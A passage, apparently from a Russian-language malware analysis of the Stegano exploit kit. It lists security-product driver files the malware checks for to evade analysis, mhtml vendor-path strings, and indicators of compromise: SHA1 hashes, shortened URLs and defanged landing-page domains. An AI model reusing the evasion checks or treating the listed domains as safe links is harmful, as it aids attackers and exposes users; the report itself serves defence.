C:\Windows\System32\nvvsvc.exe
C:\Windows\System32\nvsvc.dll
C:\Windows\System32\nview.dll
C:\Windows\System32\drivers\ehdrv.sys
C:\Windows\System32\drivers\eamon.sys
C:\Windows\System32\drivers\eamonm.sys
C:\Windows\System32\drivers\klif.sys
C:\Windows\System32\drivers\klflt.sys
C:\Windows\System32\drivers\kneps.sys
ie_plugin.dll
ToolbarIE.dll
C:\Windows\System32\drivers\tmtdi.sys
C:\Windows\System32\drivers\tmactmon.sys
C:\Windows\System32\drivers\tmcomm.sys
C:\Windows\System32\drivers\tmevtmgr.sys
tmopieplg.dll
```

К следующим строкам в своем теле вредоносная программа не обращается.

```
mhtml:file:///Program Files\asus/
mhtml:file:///Program Files\acer/
mhtml:file:///Program Files\apple/
mhtml:file:///Program Files\dell/
mhtml:file:///Program Files\fujitsu/
mhtml:file:///Program Files\hp/
mhtml:file:///Program Files\lenovo/
mhtml:file:///Program Files\ibm/
mhtml:file:///Program Files\sumsung/
mhtml:file:///Program Files\sony/
mhtml:file:///Program Files\toshiba/
mhtml:file:///Program Files\nero/
mhtml:file:///Program Files\abbyy/
mhtml:file:///Program Files\bonjour/
mhtml:file:///Program Files\divx/
mhtml:file:///Program Files\k-lite codec pack/
mhtml:file:///Program Files\quicktime/
mhtml:file:///Program Files\utorrent/
mhtml:file:///Program Files\yahoo!/
mhtml:file:///Program Files\ask.com/
mhtml:file:///Program Files\the bat!/
mhtml:file:///Program Files\atheros/
mhtml:file:///Program Files\realtek/
mhtml:file:///Program Files\synaptics/
mhtml:file:///Program Files\creative/
mhtml:file:///Program Files\broadcom/
mhtml:file:///Program Files\intel/
mhtml:file:///Program Files\amd/
mhtml:file:///Program Files\msi/
mhtml:file:///Program Files\nvidia corporation/
mhtml:file:///Program Files\ati technologies/
```

Индикаторы компроментации (IoC)

Хэши представлены в формате SHA1.

countly.min.js
24FA6490D207E06F22A67BC261C68F61B082ACF8

Код из баннера
A57971193B2FFFF1137E083BFACFD694905F1A94

banner.png с Stegano
55309EAE2B826A1409357306125631FDF2513AC5
67799F80CEF4A82A07EFB3698627D7AE7E6101AB
09425B3B8BF71BA12B1B740A001240CD43378A6C
4528736618BBB44A42388522481C1820D8494E37
FE841DF1ACD15E32B4FFC046205CAAFD21ED2AB2
7BE0A9387F8528EC185ACC6B9573233D167DF71B
A5BC07E8E223A0DF3E7B45EEFD69040486E47F27
EC326BA5CD406F656C3B26D4A5319DAA26D4D5FE
3F1A5F624E0E974CAA4F290116CE7908D360E981
33F921C61D02E0758DCB0019C5F37A4D047C9EC7
2FF89048D39BE75F327031F6D308CE1B5A512F73
9A0D9EBC236DF87788E4A3E16400EB8513743233
F36C283B89C9F1B21A4AD3E384F54B0C8E7D417A
17787879D550F11580C74DA1EA36561A270E16F7
9090DB6731A8D49E8B2506087A261D857946A0EB

45B3EE46ADA9C842E65DCF235111AB81EF733F34
F56A878CA094D461BDF0E5E0CECED5B9903DB6E0
6C74A357B932CF27D5634FD88AA593AEF3A77672
0C3C22B8AA461C7DE4D68567EEA4AE3CD8E4D845
5A5A015C378159E6DC3D7978DAD8D04711D997F8
B2473B3658C13831C62A85D1634B035BC7EBD515
9638E1897B748D120149B94D596CEC6A5D547067
0195C8C7B687DD4CBF2578AD3CB13CD2807F25CB
FEC222095ABD62FC7635E2C7FA226903C849C25C
0FCB2B3ED16672A94CD003B4B53181B568E35912
03483E4039839F0807D7BEC08090179E62DBCC60

Страница посадки набора эксплойтов Stegano
67E26597CF1FF35E4B8300BF181C84015F9D1134
CD46CEE45F2FC982FBA7C4D246D3A1D58D13ED4A
191FFA6EB2C33A56E750BFFEFFE169B0D9E4BBE4
4B2F4C20CC9294F103319938F37C99C0DE7B4932
3FCEA1AFDA9888400D8DE5A232E4BF1E50D3380F
CA750F492691F4D31A31D8A638CE4A56AF8690D0
1374EE22D99ECFC6D68ADE3ACE833D4000E4705B
6BF1A2B7E8CA44E63E1A801E25189DC0212D71B9
B84AB2D5EAD12C257982386BC39F18532BF6939E
476A0455044B9111BDA42CDB7F4EA4E76AA7AB2D
0C1CA7D9C7E4B26A433946A6495782630EF6FD18
29B6DD92FBDF6070B171C38B1D3CA374F66E4B66
89DA7E7A88F9B6CBBFAF7F229BFEA8767220C831
CEE32C8E45A59D3084D832A9E6500AE44F75F7B5
A152AB43BEDCD8F6B7BFB67249C5599CF663D050
3AC722AC0D4764545A3E8A6DF02059C8A164CA17
25E0474E4F8D7D3053278B45A9C24380275B4705
35FB5F3C2957B4525A0330427397915AEEFDDD91
19EEE9745E25194DD573423C6DB0F5AF5D8CFE1D
E88B2B7A08322738C74B29C4CA538741F85A0B7F
A388A2A241339489685CB4AD22EBA9E04B72CD67

Файлы Flash
BADAE04BFF7AFD890C3275E0434F174C6706C2C6
6EF95ACB8AA14D3BA8F1B3C147B7FB0A9DA579A2
10840AEB8342A26DFC68E0E706B36AC2B5A0D5B2
093B25B04FE21185BFEEAFD48F712942D3A3F0C6
C680734AF8670895F961C951A3629B5BC64EFE8E
EEDBBB65A441979974592343C6CA71C90CC2550F
DE288CADE8EE3F13D44719796A5896D88D379A1E
9488CDBB242BE50DF3D20B12F589AF2E39080882
B664365FC8C0B93F6A992C44D11F44DD091426DD
7557B5D987F0236FF838CD3AF05663EFA98EBC56
24B7933A8A8F6ED50FBAF2A5021EF47CE614A46F
11BA8B354001900ED79C43EA858F1BC732961097

Образцы URL
TinyURL.com
/jf67ejb

/jqp7efh
/j56ks2b
/gplnhvm
/gwwltaf
/hgnsysa
/hvfnohs

Страница посадки набора эксплойтов Stegano

hxxp://conce.republicoftaste.com/urq5kb7mnimqz/3dyv72cqtwjbgf5e89hyqryq5zu60_os24kfs1j3u_i
hxxp://compe.quincephotographyvideo.com/kil5mrm1z0t-ytwgvx/g7fjx4_caz9
hxxp://ntion.atheist-tees.com/v2mit3j_fz0cx172oab_eys6940_rgloynan40mfqju6183a9a4kn/f
hxxp://entat.usedmachinetools.co/6yg1vl0q15zr6hn780pu43fwm5297itxgd19rh54-3juc2xz1t-oes5bh
hxxp://connt.modusinrebus.net/34v-87d0u3
hxxp://ainab.photographyquincemiami.com/w2juxekry8h9votrvb3-k72wiogn2yq2f3it5d17/j9r
hxxp://rated.republicoftaste.com/6t8os/lv-pne1_dshrmqgx-8zl8wd2v5h5m26m_w_zqwzq
hxxp://rence.backstageteeshirts.com/qen5sy/6hjyrw79zr2zokq1t4dpl276ta8h8-
/3sf9jlfcu0v7daixie_do6zb843/z7